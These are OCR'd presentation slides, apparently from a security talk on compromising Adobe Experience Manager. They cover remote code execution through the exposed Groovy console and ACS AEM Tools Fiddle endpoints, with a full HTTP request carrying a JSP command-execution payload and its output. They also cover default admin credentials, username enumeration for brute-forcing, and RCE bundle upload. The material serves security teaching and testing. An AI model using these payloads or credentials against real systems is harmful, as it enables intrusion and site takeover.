
https://github.com/OlsonDigital/aem-groovy-console



RCE via exposed Groovy console


- Exposes servlet at /bin/groovyconsole/post.servlet **without** authentication

RCE via exposed Groovy console



RCE via ACS AEM Tools

- https://adobe-consulting-services.github.io/acs-aem-tools/



RCE via ACS AEM Tools

- Exposes Fiddle with ability to execute JSP scripts at
  - /etc/acs-tools/aem-fiddle/_jcr_content.run.html
- May or may not require authentication

RCE via ACS AEM Tools

Go | Cancel | < | > | Target: [redacted]

Request

Raw | Params | Headers | Hex

```
POST /etc/acs-tools/aem-fiddle/_jcr_content.run.html HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: [redacted]
DNT: 1
Connection: close
[redacted]
Content-Type: application/x-www-form-urlencoded
Content-Length: 535

scriptdata=%0A%3C%25%40+page+import%3D%22java.io.*%22+%25%3E%0A%3C%25+%0A%09Process
+proc+%3D+Runtime.getRuntime().exec(%22ifconfig%22)%3B%0A%09%0A%09BufferedReader+st
dInput+%3D+new+BufferedReader(new+InputStreamReader(proc.getInputStream()))%3B%0A%0
9StringBuilder+sb+%3D+new+StringBuilder()%3B%0A%09String+s+%3D+null%3B%0A%09while+(
(s+%3D+stdInput.readLine())+!%3D+null)+%7B%0A%09%09sb.append(s+%2B+%22%5C%5C%5C%5Cn
%22)%3B%0A%09%7D%0A%09%0A%09String+output+%3D+sb.toString()%3B%0A%25%3E%0A%3C%25%3D
output+%25%3E&scriptext=jsp&resource=
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Set-Cookie: JSESSIONID=17toxxjeklsjjf8kn74fkjvfe;Path=/;HttpOnly
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close



eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500\\n        inet
10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255\\n        ether
08:00:27:78:a2:ab  txqueuelen 1000  (Ethernet)\\n        RX packets 24772  bytes
26340501 (25.1 MiB)\\n        RX errors 0  dropped 0  overruns 0  frame 0\\n
  TX packets 11718  bytes 1001670 (978.1 KiB)\\n        TX errors 0  dropped 0
overruns 0  carrier 0  collisions 0\\n\\neth1:
flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500\\n        inet
192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255\\n        inet6
fe80::a00:27ff:fe9c:59d4  prefixlen 64  scopeid 0x20<link>\\n        ether
08:00:27:9c:59:d4  txqueuelen 1000  (Ethernet)\\n        RX packets 4  bytes 1830
(1.7 KiB)\\n        RX errors 0  dropped 0  overruns 0  frame 0\\n        TX
packets 20  bytes 2270 (2.2 KiB)\\n        TX errors 0  dropped 0 overruns 0
carrier 0  collisions 0\\n\\nlo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536\\n
  inet 127.0.0.1  netmask 255.0.0.0\\n        inet6 ::1  prefixlen 128  scopeid
0x10<host>\\n        loop  txqueuelen 1000  (Local Loopback)\\n        RX packets
7152  bytes 36126639 (34.4 MiB)\\n        RX errors 0  dropped 0  overruns 0
frame 0\\n        TX packets 7152  bytes 36126639 (34.4 MiB)\\n        TX errors
0  dropped 0 overruns 0  carrier 0  collisions 0\\n\\n
```

Leveraging different levels of access


What can you do w/ valid creds?

- RCE
- Deface site – create/modify/delete content
- Persistent XSS


How to get valid creds?

- Default credentials
  - admin:admin
  - author:author
- Bruteforce creds
  - properties jcr:createdBy, jcr:lastModifiedBy, cq:LastModifiedBy, etc. contain usernames
  - aem_enum.py automates usernames grabbing
  - AEM supports basic authorization 

RCE via credentials of privileged user



RCE via credentials of privileged user




Upload AEM RCE OSGI bundle

https://github.com/0ang3el/aem-rce-bundle.git

RCE via uploading OSGI bundle


1.



